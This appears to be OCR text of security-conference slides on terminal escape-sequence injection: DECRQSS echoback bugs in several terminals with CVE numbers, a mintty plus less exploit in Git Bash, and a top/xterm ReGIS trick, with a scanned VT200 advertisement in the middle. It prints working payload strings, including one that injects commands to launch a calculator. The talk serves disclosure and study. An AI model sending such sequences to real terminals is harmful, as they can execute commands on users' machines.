
What just happened?


- "\eP$qm\e\\"
  DECRQSS: “ReQuest Selection or Setting”
- "\eP$q;your-string-here\e\\"
- Unexpected “echoback” of a string
- String? ^C is a string too. Oh.
- I call this a “full echoback”

Developers, Developers, Developers

Another delivery method

- “Git for Windows” is actually secretly a mini-Unix
- “Git Bash” is mintty terminal with bash as the shell


MINGW64:/c/Users/dgl/tmp
dgl@DESKTOP-OAIKCLQ MINGW64 ~/tmp
$


MINGW64:/c/Users/dgl/tmp
dgl@DESKTOP-OAIKCLQ MINGW64 ~/tmp
$

What just happened?
mintty CVE-2022-47583

- Git uses less as a pager
- less had a bug in its OSC 8 hyperlink handling (CVE-2022-46663)
- …plus mintty CVE-2022-47583
- `"\e]8;;http://\ec\eP$qm q :;xcalc;calc.exe;open -a Calculator.app;\r\e\\"`

Vulnerabilities repeating themselves again

- Variants of xterm CVE-2008-2383 (DECRQSS):

  - iTerm 2: CVE-2022-45872
  - SwiftTerm: CVE-2022-23465
  - mintty: CVE-2022-47583
  - Zutty: CVE-2022-41138
    (found by Carter Sande)
  - Kitty: (no CVE, limited*)
    *: don’t worry, there’s other bugs

An old scenario with a new exploit

An old scenario with a new exploit

- Shared system

An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage

An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage
- Starts debugging…


An old scenario with a new exploit

- Shared system
- Administrator gets an alert about excessive memory usage
- Starts debugging…
- What command should they run?

top

What just happened?
procps-ng top 3.x + xterm ReGIS

- perl -e’$0=“\e[41mHello DEF CON”; 1 while 1’



What just happened?
procps-ng top 3.x + xterm ReGIS

- perl -e’$0=“\e[41mHello DEF CON”; 1 while 1’
- ReGIS…

Digital advances the standard in video terminals. Again.

For years, Digital's VT100 terminal has been the CRT to choose if you want the most out of your computer. It has become the industry standard for reliability and ease of use. Not to mention the largest-selling ASCII terminal in the world.

Now Digital advances this standard with the VT200 family.

Three new terminals that embody everything Digital has learned about how to make people comfortable with computers. They offer non-glare screens that can be positioned for the best viewing angle. Keys that are so well arranged on our low-profile keyboard that you increase productivity and convenience. Fifteen programmable function keys eliminate keystrokes to speed up tasks. Plain-language setup commands to easily tailor the screen to each user. Plus, a built-in printer port for hardcopy convenience.

We've even included our most advanced video capabilities—like smooth scrolling and 132-column display—as standard features.

All packaged in our sleek new design that fits conveniently on your desk. And all supported by Digital's worldwide service organization.

But the best news is yet to come. Because despite all the advances, the VT200 family is very competitively priced.

Simply stated, Digital has advanced the standard. Once again.

For the full story, call 1-800-DIGITAL, extension 700.

digital™

What just happened?
procps-ng top 3.x + xterm ReGIS

- perl -e’$0=“\e[41mHello DEF CON”; 1 while 1’
- ReGIS… build xterm with support, and run as: xterm -ti vt340
- printf “\eP0pL(A’XXX’)\rR(L)\e\\”
- …replies with something like: A1=“XXX” where that XXX is user controlled

Obscure? Yes, but, well…

